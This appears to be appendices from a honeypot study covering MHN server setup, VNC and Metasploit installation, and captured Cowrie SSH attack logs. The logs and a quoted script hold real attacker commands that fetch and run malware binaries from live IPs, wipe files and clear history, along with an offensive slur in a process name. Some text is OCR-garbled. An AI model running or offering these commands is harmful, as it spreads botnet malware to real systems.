Server base url ["http://xxx.xxx.xxx.xxx"]:
Honeymap url [":3000"]: http://xxx.xxx.xxx.xxx:3000
Mail server address ["localhost"]:
Mail server port [25]:
Use TLS for email?: y/n n
Use SSL for email?: y/n n
Mail server username [""]:
Mail server password [""]:
Mail default sender [""]:
Path for log file ["/var/log/mhn/mhn.log"]:
Would you like to integrate with Splunk? (y/n)n
Would you like to install ELK? (y/n)n
```


```
[mhn-server] sudo /etc/init.d/nginx status
* nginx is running
[mhn-server] sudo /etc/init.d/supervisor status
is running
[mhn-server] sudo supervisorctl status
geoloc                RUNNING pid 1210, uptime 1 day, 0:03:12
honeymap              RUNNING pid 1214, uptime 1 day, 0:03:12
hpfeeds-broker        RUNNING pid 1207, uptime 1 day, 0:03:12
hpfeeds-logger-splunk RUNNING pid 1518, uptime 23:57:00
mhn-celery-beat        RUNNING pid 1204, uptime 1 day, 0:03:12
mhn-celery-worker     RUNNING pid 1212, uptime 1 day, 0:03:12
mhn-collector         RUNNING pid 2367, uptime 22:55:23
mhn-uwsgi             RUNNING pid 1211, uptime 1 day, 0:03:12
mnemosyne             RUNNING pid 1209, uptime 1 day, 0:03:12
```

```
[mhn-server] cd /var/log/mhn/
[mhn-server] sudo chown www-data mhn.log
[mhn-server] sudo supervisorctl start mhn-celery-worker
```

```
[mhn-server] cd /opt/mhn/scripts
[mhn-server] sudo ./disable_collector.sh
```

```
[mhn-server] netstat -tunlp
(No info could be read for "-p": geteuid()=1000 but you should be
root.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program
name
tcp    0  0  0.0.0.0:10000  0.0.0.0:* LISTEN  -
tcp    0  0  0.0.0.0:80    0.0.0.0:* LISTEN  -
tcp    0  0  0.0.0.0:22    0.0.0.0:* LISTEN  -
tcp6   0  0  :::22        :::* LISTEN  -
tcp6   0  0  :::3000      :::* LISTEN  -
```

And this is the MHN Server Web Interface



To run Ubuntu Desktop GUI (AWS EC2 Instance) on Windows

```
[ubuntu] sudo apt-get update
[ubuntu] sudo apt-get install ubuntu-desktop
[ubuntu] sudo apt-get install tightvncserver
[ubuntu] sudo apt-get install gnome-panel gnome-settings-daemon
metacity nautilus gnome-terminal
```

```
[ubuntu] vncserver :1
```

```
[ubuntu] nano ~/.vnc/xstartup
```


```
#!/bin/sh

export XKL_XMODMAP_DISABLE=1
unset SESSION_MANAGER
unset DBUS_SESSION_BUS_ADDRESS

[ -x /etc/vnc/xstartup ] && exec /etc/vnc/xstartup
[ -r $HOME/.Xresources ] && xrdb $HOME/.Xresources
xsetroot -solid grey

vncconfig -iconic &
gnome-panel &
gnome-settings-daemon &
metacity &
nautilus &
gnome-terminal &
```

```
[ubuntu] vncserver -kill :1
[ubuntu] vncserver :1
```



Edit inbound rules

Type

Protocol

Port Range

Source

SSH	TCP	22	Anywhere	0.0.0.0/0	✕
Custom TCP Rule	TCP	5901	Anywhere	0.0.0.0/0	✕

Add Rule

Cancel

Save

New TightVNC Connection

Connection

Remote Host:

localhost::5902

Connect


Options...

Reverse Connections

Listening mode allows people to attach your viewer to their desktops. Viewer will wait for incoming connections.

Listening mode

TightVNC Viewer



TightVNC is cross-platform remote control software.

Its source code is available to everyone, either freely (GNU GPL license) or commercially (with no GPL restrictions).

Version info...

Licensing

Configure...

Vnc Authentication

Connected to:

localhost::5902

Password:

••••••••

OK

Cancel

To run Metasploit on the Kali Linux Docker

172

```
__|  __|_ )  
  _| ( /  Amazon Linux AMI  
  __|\__|__|
```

```
https://aws.amazon.com/amazon-linux-ami/2015.09-release-notes/  
[ec2-user]$
```

```
[ec2-user]$ sudo yum update -y  
[ec2-user]$ sudo yum install -y docker  
[ec2-user]$ sudo service docker start
```

For Ubuntu 14.04

```
[ubuntu] sudo apt-get -y install docker.io
```

```
[ec2-user]$ sudo usermod -a -G docker ec2-user  
[ec2-user]$ exit
```

For Ubuntu 14.04

```
[ubuntu] sudo usermod -a -G docker ubuntu
```

```
[ec2-user]$ docker info
Containers: 0
Images: 0
Server Version: 1.9.1
Storage Driver: devicemapper
  Pool Name: docker-202:1-263779-pool
  Pool Blocksize: 65.54 kB
  Base Device Size: 107.4 GB
  Backing Filesystem: xfs
  Data file: /dev/loop0
  Metadata file: /dev/loop1
  Data Space Used: 53.74 MB
  Data Space Total: 107.4 GB
  Data Space Available: 7.04 GB
  Metadata Space Used: 606.2 kB
  Metadata Space Total: 2.147 GB
  Metadata Space Available: 2.147 GB
  Udev Sync Supported: true
  Deferred Removal Enabled: false
  Deferred Deletion Enabled: false
  Deferred Deleted Device Count: 0
  Data loop file: /var/lib/docker/devicemapper/devicemapper/data
  Metadata loop file: /var/lib/docker/devicemapper/devicemapper
/metadata
  Library Version: 1.02.93-RHEL7 (2015-01-28)
Execution Driver: native-0.2
Logging Driver: json-file
Kernel Version: 4.4.5-15.26.amzn1.x86_64
Operating System: Amazon Linux AMI 2016.03
CPUs: 1
Total Memory: 995.5 MiB
```

```
[ec2-user]$ docker ps -a
```

CONTAINER ID	IMAGE	COMMAND	CREATED
STATUS	PORTS	NAMES	

```
[ec2-user]$ docker pull kalilinux/kali-linux-docker
Using default tag: latest
latest: Pulling from kalilinux/kali-linux-docker
70db9b668cb6: Downloading 3.717 MB/147.8 MB
a81d9fac6fb3: Download complete
5b01bfbc9252: Download complete
df6421a22da8: Download complete
012088302aa6: Downloading 6.603 MB/24.02 MB
bd568109a0cc: Download complete
```

```
[ec2-user]$ docker run -t -i kalilinux/kali-linux-docker /bin/bash
```

```
root@944d5319b119:/#
root@944d5319b119:/# apt-get update && apt-get upgrade
```

```
root@944d5319b119:/# apt-get install metasploit-framework
```

```
root@944d5319b119:/# msfconsole -L
```


APPENDIX B

In this appendix section, we show some attack examples captured by Cowrie honeypot while the attacker is trying to gain SSH access to the machine. There is a huge number of captured attacks, but we only show a few of them. In most of the attacks, the behavior is as follows: 1- attacker started a session; 2- Cowrie fingerprinted the attacker and got some information about his SSH client; 3- Cowrie checked the attacker's user and password. If the credential matches a record in Cowrie database, the attacker is allowed and handed an SSH fake session; 4- the user started running commands which usually are a- switching to specific directory; b- downloading some malware/binaries from remote server; c- executing the downloaded binaries; 5- Cowrie closed the session and sent the captured data to MHN (hpfeeds).

Example 1

```
2021-03-15T10:26:55.111932Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 199.195.251.205:47048 (172.31.2.140:22) [session: 6015c396531f]
2021-03-15T10:26:55.121486Z [HoneyPotSSHTransport,739,199.195.251.205] connection lost
2021-03-15T10:26:55.132457Z [HoneyPotSSHTransport,739,199.195.251.205] publishing metadata to hpfeeds
2021-03-15T10:26:55.131642Z [HoneyPotSSHTransport,739,199.195.251.205] Connection lost after 0 seconds
2021-03-15T10:27:19.318118Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 199.195.251.205:41070 (172.31.2.140:22) [session: 4a31fdc96902]
2021-03-15T10:27:19.319169Z [HoneyPotSSHTransport,739,199.195.251.205] Remote SSH version: 'SSH-2.0-libssh2.1.4.3'
2021-03-15T10:27:19.499440Z [HoneyPotSSHTransport,739,199.195.251.205] SSH client hash fingerprint: 92674389fale47a27ddd8d9b63ecd42b
2021-03-15T10:27:19.500908Z [HoneyPotSSHTransport,739,199.195.251.205] kex alg, key alg: 'diffie-hellman-group14-sha1' 'ssh-rsa'
2021-03-15T10:27:19.501015Z [HoneyPotSSHTransport,739,199.195.251.205] outgoing: 'aes128-ctr' 'hmac-sha1' 'none'
2021-03-15T10:27:19.501099Z [HoneyPotSSHTransport,739,199.195.251.205] incoming: 'aes128-ctr' 'hmac-sha1' 'none'
2021-03-15T10:27:19.909553Z [HoneyPotSSHTransport,739,199.195.251.205] NEW KEYS
2021-03-15T10:27:20.104077Z [HoneyPotSSHTransport,739,199.195.251.205] starting service 'ssh-userauth'
2021-03-15T10:27:20.853810Z [SSHService 'ssh-userauth' on HoneyPotSSHTransport,739,199.195.251.205] 'root' trying auth 'password'
2021-03-15T10:27:20.854168Z [SSHService 'ssh-userauth' on HoneyPotSSHTransport,739,199.195.251.205] Could not read etc/userdb.txt, default database activated
2021-03-15T10:27:20.854960Z [SSHService 'ssh-userauth' on HoneyPotSSHTransport,739,199.195.251.205] login attempt [root/123456]
2021-03-15T10:27:20.855164Z [SSHService 'ssh-userauth' on HoneyPotSSHTransport,739,199.195.251.205] Initialized emulated server as architecture: linux-x86_64-lsb
2021-03-15T10:27:20.855112Z [SSHService 'ssh-userauth' on HoneyPotSSHTransport,739,199.195.251.205] 'root' authenticated with 'password'
2021-03-15T10:27:20.855764Z [SSHService 'ssh-userauth' on HoneyPotSSHTransport,739,199.195.251.205] starting service 'ssh-connection'
2021-03-15T10:27:21.047436Z [SSHService 'ssh-connection' on HoneyPotSSHTransport,739,199.195.251.205] got channel 'session' request
2021-03-15T10:27:21.047752Z [SSHChannel session (0) on SSHService 'ssh-connection' on HoneyPotSSHTransport,739,199.195.251.205] channel open
2021-03-15T10:27:21.416263Z [SSHChannel session (0) on SSHService 'ssh-connection' on HoneyPotSSHTransport,739,199.195.251.205] executing command "cd /tmp; wget http://107.172.249.148/d; curl -O http://107.172.249.148/c; busybox wget http://107.172.249.148/m; chmod 777 d; chmod 777 c; chmod 777 m; ./d; echo wget done ; ./c; echo curl done; ./m; echo busybox ran; pkill x-8.6-ISIS; pkill fuckjewishpeople.x86; pkill x86; pkill x86_64; pkill i686; rm -rf *;"
2021-03-15T10:27:21.417594Z [SSHChannel session (0) on SSHService 'ssh-connection' on HoneyPotSSHTransport,739,199.195.251.205] CMD: cd /tmp; wget http://107.172.249.148/d; curl -O http://107.172.249.148/c; busybox wget http://107.172.249.148/m; chmod 777 d; chmod 777 c; chmod 777 m; ./d; echo wget done ; ./c; echo curl done; ./m; echo busybox ran; pkill x-8.6-ISIS; pkill fuckjewishpeople.x86; pkill x86; pkill x86_64; pkill i686; rm -rf *;
2021-03-15T10:27:21.419016Z [SSHChannel session (0) on SSHService 'ssh-connection' on HoneyPotSSHTransport,739,199.195.251.205] Command found: cd /tmp
2021-03-15T10:27:21.419202Z [SSHChannel session (0) on SSHService 'ssh-connection' on HoneyPotSSHTransport,739,199.195.251.205] Command found: wget http://107.172.249.148/d
2021-03-15T10:27:22.164049Z [HoneyPotSSHTransport,739,199.195.251.205] Got remote error, code 11 reason: Normal Shutdown, Thank you for playing
2021-03-15T10:27:22.164504Z [SSHChannel session (0) on SSHService 'ssh-connection' on HoneyPotSSHTransport,739,199.195.251.205] remote close
2021-03-15T10:27:22.164873Z [HoneyPotSSHTransport,739,199.195.251.205] avatar root logging out
2021-03-15T10:27:22.164979Z [HoneyPotSSHTransport,739,199.195.251.205] connection lost
2021-03-15T10:27:22.165707Z [HoneyPotSSHTransport,739,199.195.251.205] publishing metadata to hpfeeds
2021-03-15T10:27:22.165902Z [HoneyPotSSHTransport,739,199.195.251.205] Connection lost after 2 seconds
```

Example 2

```
ubuntu@0hio:~$ cat /opt/cowrie/var/log/cowries | less
cowrie.log.2021-03-13 | grep "52.175.201.175"
2021-03-13T13:04:38.589679Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 52.175.201.175:55386 (172.31.2.140:22) [session: c40892381843]
2021-03-13T13:04:44.376556Z HoneyPotSSHTransport,3256,52.175.201.175] Remote SSH version: 'SSH-2.0-go'
2021-03-13T13:04:44.377626Z HoneyPotSSHTransport,3256,52.175.201.175] SSH client hash fingerprint: 98ddc5604e6a1006a2b49a58759fb6e
2021-03-13T13:04:44.379042Z HoneyPotSSHTransport,3256,52.175.201.175] kex alg, key alg: 'curve25519-sha256libssh.org' 'ssh-rsa'
2021-03-13T13:04:44.379142Z HoneyPotSSHTransport,3256,52.175.201.175] outgoing: 'aes128-ctr' 'hmac-sha1' 'none'
2021-03-13T13:04:44.379239Z HoneyPotSSHTransport,3256,52.175.201.175] incoming: 'aes128-ctr' 'hmac-sha1' 'none'
2021-03-13T13:04:58.112192Z HoneyPotSSHTransport,3256,52.175.201.175] NEW KEYS
2021-03-13T13:04:58.112617Z HoneyPotSSHTransport,3256,52.175.201.175] starting service 'ssh-userauth'
2021-03-13T13:04:58.112617Z HoneyPotSSHTransport,3256,52.175.201.175] 'root' trying auth 'none'
2021-03-13T13:04:58.112617Z HoneyPotSSHTransport,3256,52.175.201.175] 'root' trying auth 'password'
2021-03-13T13:04:58.112617Z HoneyPotSSHTransport,3256,52.175.201.175] 'root' trying auth 'password'
2021-03-13T13:05:12.342939Z HoneyPotSSHTransport,3256,52.175.201.175] Could not read etc/userdb.txt, default database activated
2021-03-13T13:05:12.343199Z HoneyPotSSHTransport,3256,52.175.201.175] login attempt [root/1234567890] succeeded
2021-03-13T13:05:12.343935Z HoneyPotSSHTransport,3256,52.175.201.175] Initialized emulated server as architecture: linux-x64-lsb
2021-03-13T13:05:12.344302Z HoneyPotSSHTransport,3256,52.175.201.175] 'root' authenticated with 'password'
2021-03-13T13:05:12.344514Z HoneyPotSSHTransport,3256,52.175.201.175] starting service 'ssh-connection'
2021-03-13T13:05:12.344514Z HoneyPotSSHTransport,3256,52.175.201.175] got channel 'session' request
2021-03-13T13:05:20.283148Z HoneyPotSSHTransport,3256,52.175.201.175] channel open
2021-03-13T13:05:20.283503Z HoneyPotSSHTransport,3256,52.175.201.175] channel open
2021-03-13T13:05:27.463146Z HoneyPotSSHTransport,3256,52.175.201.175] pty request: 'xterm' (80, 40, 320, 640)
2021-03-13T13:05:27.463362Z HoneyPotSSHTransport,3256,52.175.201.175] Terminal Size: 40 80
2021-03-13T13:05:35.445561Z HoneyPotSSHTransport,3256,52.175.201.175] executing command 'cd /tmp; rm -rf *; wget http://150.136.14.224/load.sh; curl -O http://150.136.14.224/load.sh; chmod 777 load.sh; sh load.sh; rm -rf *; history -c'
2021-03-13T13:05:35.459362Z HoneyPotSSHTransport,3256,52.175.201.175] CMD: cd /tmp; rm -rf *; wget http://150.136.14.224/load.sh; curl -O http://150.136.14.224/load.sh; chmod 777 load.sh; sh load.sh; rm -rf *; history -c
2021-03-13T13:05:35.451461Z HoneyPotSSHTransport,3256,52.175.201.175] Command found: cd /tmp
2021-03-13T13:05:35.453480Z HoneyPotSSHTransport,3256,52.175.201.175] Command found: rm -rf *
2021-03-13T13:05:35.453889Z HoneyPotSSHTransport,3256,52.175.201.175] Command found: wget http://150.136.14.224/load.sh
2021-03-13T13:05:35.454918Z HoneyPotSSHTransport,3256,52.175.201.175] remote close
2021-03-13T13:08:12.345054Z HoneyPotSSHTransport,3256,52.175.201.175] avatar root Logging out
2021-03-13T13:08:12.345167Z HoneyPotSSHTransport,3256,52.175.201.175] connection lost
2021-03-13T13:08:12.345402Z HoneyPotSSHTransport,3256,52.175.201.175] publishing metadata to hpfeds
2021-03-13T13:08:12.345263Z HoneyPotSSHTransport,3256,52.175.201.175] Connection lost after 213 seconds
ubuntu@0hio:~$ cat /opt/cowrie/var/log/cowries |
```

Example 3

```
2021-03-09T01:28:13.238781Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 20.65.160.209:50799 (172.31.19.228:22) [session: c5b5f2b3ac7c]
2021-03-09T01:28:13.241444Z HoneyPotSSHTransport,4199,20.65.160.209] Remote SSH version: 'SSH-2.0-libssh2.1.4.3'
2021-03-09T01:28:13.288005Z HoneyPotSSHTransport,4199,20.65.160.209] SSH client hash fingerprint: 92674389fa1e47a27ddd8db63ecd42b
2021-03-09T01:28:13.282968Z HoneyPotSSHTransport,4199,20.65.160.209] kex alg, key alg: 'diffie-hellman-group14-sha1' 'ssh-rsa'
2021-03-09T01:28:13.282164Z HoneyPotSSHTransport,4199,20.65.160.209] outgoing: 'aes128-ctr' 'hmac-sha1' 'none'
2021-03-09T01:28:13.282244Z HoneyPotSSHTransport,4199,20.65.160.209] incoming: 'aes128-ctr' 'hmac-sha1' 'none'
2021-03-09T01:28:13.523856Z HoneyPotSSHTransport,4199,20.65.160.209] NEW KEYS
2021-03-09T01:28:13.562249Z HoneyPotSSHTransport,4199,20.65.160.209] starting service 'ssh-userauth'
2021-03-09T01:28:13.603116Z HoneyPotSSHTransport,4199,20.65.160.209] 'root' trying auth 'password'
2021-03-09T01:28:13.603432Z HoneyPotSSHTransport,4199,20.65.160.209] Could not read etc/userdb.txt, default database activated
2021-03-09T01:28:13.603603Z HoneyPotSSHTransport,4199,20.65.160.209] login attempt [root/password] succeeded
2021-03-09T01:28:13.604336Z HoneyPotSSHTransport,4199,20.65.160.209] Initialized emulated server as architecture: linux-x64-lsb
2021-03-09T01:28:13.604672Z HoneyPotSSHTransport,4199,20.65.160.209] 'root' authenticated with 'password'
2021-03-09T01:28:13.604859Z HoneyPotSSHTransport,4199,20.65.160.209] starting service 'ssh-connection'
2021-03-09T01:28:13.643533Z HoneyPotSSHTransport,4199,20.65.160.209] got channel 'session' request
2021-03-09T01:28:13.643818Z HoneyPotSSHTransport,4199,20.65.160.209] channel open
2021-03-09T01:28:13.822022Z HoneyPotSSHTransport,4199,20.65.160.209] executing command 'uname -a; unset HISTFILE; unset SAVEHIST; cd /var/tmp; wget http://40.124.98.129/0x03a0/ok.sh; curl -O http://40.124.98.129/0x03a0/ok.sh; bash ok.sh; rm -rf ok.sh'
2021-03-09T01:28:13.823242Z HoneyPotSSHTransport,4199,20.65.160.209] CMD: uname -a; unset HISTFILE; unset SAVEHIST; cd /var/tmp; wget http://40.124.98.129/0x03a0/ok.sh; curl -O http://40.124.98.129/0x03a0/ok.sh; bash ok.sh; rm -rf ok.sh
2021-03-09T01:28:13.824269Z HoneyPotSSHTransport,4199,20.65.160.209] Command found: uname -a
2021-03-09T01:28:13.824782Z HoneyPotSSHTransport,4199,20.65.160.209] Command found: unset HISTFILE
2021-03-09T01:28:13.824926Z HoneyPotSSHTransport,4199,20.65.160.209] Command found: unset SAVEHIST
2021-03-09T01:28:13.825057Z HoneyPotSSHTransport,4199,20.65.160.209] Command found: cd /var/tmp
2021-03-09T01:28:13.825245Z HoneyPotSSHTransport,4199,20.65.160.209] Command found: wget http://40.124.98.129/0x03a0/ok.sh
2021-03-09T01:28:24.073022Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 20.65.160.209:41094 (172.31.19.228:22) [session: f64920899043]
2021-03-09T01:28:24.334823Z HoneyPotSSHTransport,4201,20.65.160.209] Remote SSH version: 'SSH-2.0-libssh2.1.4.3'
2021-03-09T01:28:24.375659Z HoneyPotSSHTransport,4201,20.65.160.209] SSH client hash fingerprint: 92674389fa1e47a27ddd8db63ecd42b
2021-03-09T01:28:24.377047Z HoneyPotSSHTransport,4201,20.65.160.209] kex alg, key alg: 'diffie-hellman-group14-sha1' 'ssh-rsa'
2021-03-09T01:28:24.377158Z HoneyPotSSHTransport,4201,20.65.160.209] outgoing: 'aes128-ctr' 'hmac-sha1' 'none'
2021-03-09T01:28:24.377249Z HoneyPotSSHTransport,4201,20.65.160.209] incoming: 'aes128-ctr' 'hmac-sha1' 'none'
2021-03-09T01:28:24.536521Z HoneyPotSSHTransport,4201,20.65.160.209] NEW KEYS
2021-03-09T01:28:24.573918Z HoneyPotSSHTransport,4201,20.65.160.209] starting service 'ssh-userauth'
2021-03-09T01:28:24.613870Z HoneyPotSSHTransport,4201,20.65.160.209] 'jenkins' trying auth 'password'
2021-03-09T01:28:24.614218Z HoneyPotSSHTransport,4201,20.65.160.209] Could not read etc/userdb.txt, default database activated
2021-03-09T01:28:24.614499Z HoneyPotSSHTransport,4201,20.65.160.209] login attempt [jenkins/123456] failed
2021-03-09T01:28:25.680973Z HoneyPotSSHTransport,4201,20.65.160.209] Got remote error, code 11 reason: Normal Shutdown, Thank you for playing
2021-03-09T01:28:25.680978Z HoneyPotSSHTransport,4201,20.65.160.209] connection lost
2021-03-09T01:28:25.680987Z HoneyPotSSHTransport,4201,20.65.160.209] publishing metadata to hpfeds
2021-03-09T01:28:25.680992Z HoneyPotSSHTransport,4201,20.65.160.209] Connection lost after 1 seconds
```


[illegible]

Example 5

crashed

```

#1/bin/bash
cd /tmp | cd /var/run | cd /mnt | cd /root | cd /; wget http://23.95.222.14/AB4q5/Josho.x86; curl -o http://23.95.222.14/AB4q5/Josho.x86;cat Josho.x86 >3AvA;chmod +x *./3AvA ssh
cd /tmp | cd /var/run | cd /mnt | cd /root | cd /; wget http://23.95.222.14/AB4q5/Josho.mips; curl -o http://23.95.222.14/AB4q5/Josho.mips;cat Josho.mips >3AvA;chmod +x *./3AvA ssh
cd /tmp | cd /var/run | cd /mnt | cd /root | cd /; wget http://23.95.222.14/AB4q5/Josho.mips1; curl -o http://23.95.222.14/AB4q5/Josho.mips1;cat Josho.mips1 >3AvA;chmod +x *./3AvA ssh
cd /tmp | cd /var/run | cd /mnt | cd /root | cd /; wget http://23.95.222.14/AB4q5/Josho.arm; curl -o http://23.95.222.14/AB4q5/Josho.arm;cat Josho.arm >3AvA;chmod +x *./3AvA ssh
cd /tmp | cd /var/run | cd /mnt | cd /root | cd /; wget http://23.95.222.14/AB4q5/Josho.arm5; curl -o http://23.95.222.14/AB4q5/Josho.arm5;cat Josho.arm5 >3AvA;chmod +x *./3AvA ssh
cd /tmp | cd /var/run | cd /mnt | cd /root | cd /; wget http://23.95.222.14/AB4q5/Josho.arm6; curl -o http://23.95.222.14/AB4q5/Josho.arm6;cat Josho.arm6 >3AvA;chmod +x *./3AvA ssh
cd /tmp | cd /var/run | cd /mnt | cd /root | cd /; wget http://23.95.222.14/AB4q5/Josho.arm7; curl -o http://23.95.222.14/AB4q5/Josho.arm7;cat Josho.arm7 >3AvA;chmod +x *./3AvA ssh
cd /tmp | cd /var/run | cd /mnt | cd /root | cd /; wget http://23.95.222.14/AB4q5/Josho.ppc; curl -o http://23.95.222.14/AB4q5/Josho.ppc;cat Josho.ppc >3AvA;chmod +x *./3AvA ssh
cd /tmp | cd /var/run | cd /mnt | cd /root | cd /; wget http://23.95.222.14/AB4q5/Josho.m68k; curl -o http://23.95.222.14/AB4q5/Josho.m68k;cat Josho.m68k >3AvA;chmod +x *./3AvA ssh
cd /tmp | cd /var/run | cd /mnt | cd /root | cd /; wget http://23.95.222.14/AB4q5/Josho.shd; curl -o http://23.95.222.14/AB4q5/Josho.shd;cat Josho.shd >3AvA;chmod +x *./3AvA ssh

root@ip:172.31.86.103/tmp# cd /tmp | cd /var/run | cd /mnt | cd /root | cd /; wget http://23.95.222.14/AB4q5/Josho.shd; curl -o http://23.95.222.14/AB4q5/Josho.shd;cat Josho.shd >3AvA;chmod +x *./3AvA
ssh
-2021-03-23 03:06:02-- http://23.95.222.14/AB4q5/Josho.shd
  Connecting to 23.95.222.14:80... connected.
  HTTP request sent, awaiting response... 280 OK
  Length: 56224 (55K)
  Saving to: 'Josho.shd.1'

Josho.shd.1      100%[=====]  54.91K  --.KB/s   in 0.03s

2021-03-23 03:06:02 (1.92 MB/s) - 'Josho.shd.1' saved [56224/56224]

  % Total    % Received % Xferd  Average Speed   Time    Time     Current
                                 Dload  Upload   Total   Spent    Left     Speed
 100 56224 100 56224 0    -s-: 3AvA: Text file busy
Daddy433T Infected Your Shit

```

179

This script seems to open a backdoor on the machine as once executed it gave this message “listening to tun0” and started to listen on port 6628 as shown by the output of “netstat” command

```
ubuntu@ip-172-31-86-103:~$  
ubuntu@ip-172-31-86-103:~$ busybox wget http://107.172.249.148/x86_64; chmod 777 x86_64; ./x86_64 roots  
Connecting to 107.172.249.148 (107.172.249.148:80)  
x86_64 100% |*****  
listening to tun0  
ubuntu@ip-172-31-86-103:~$  
ubuntu@ip-172-31-86-103:~$ netstat -ntulp  
(Not all processes could be identified, non-owned process info  
will not be shown, you would have to be root to see it all.)  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name  
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -  
tcp        0      0 127.0.0.1:6010         0.0.0.0:*               LISTEN      -  
tcp        0      0 127.0.0.1:6628         0.0.0.0:*               LISTEN      1553/4wwlvqwlvu6lql  
tcp6       0      0 :::22                  :::*                    LISTEN      -  
tcp6       0      0 :::1:6010              :::*                    LISTEN      -  
udp        0      0 0.0.0.0:68            0.0.0.0:*               -          -  
ubuntu@ip-172-31-86-103:~$
```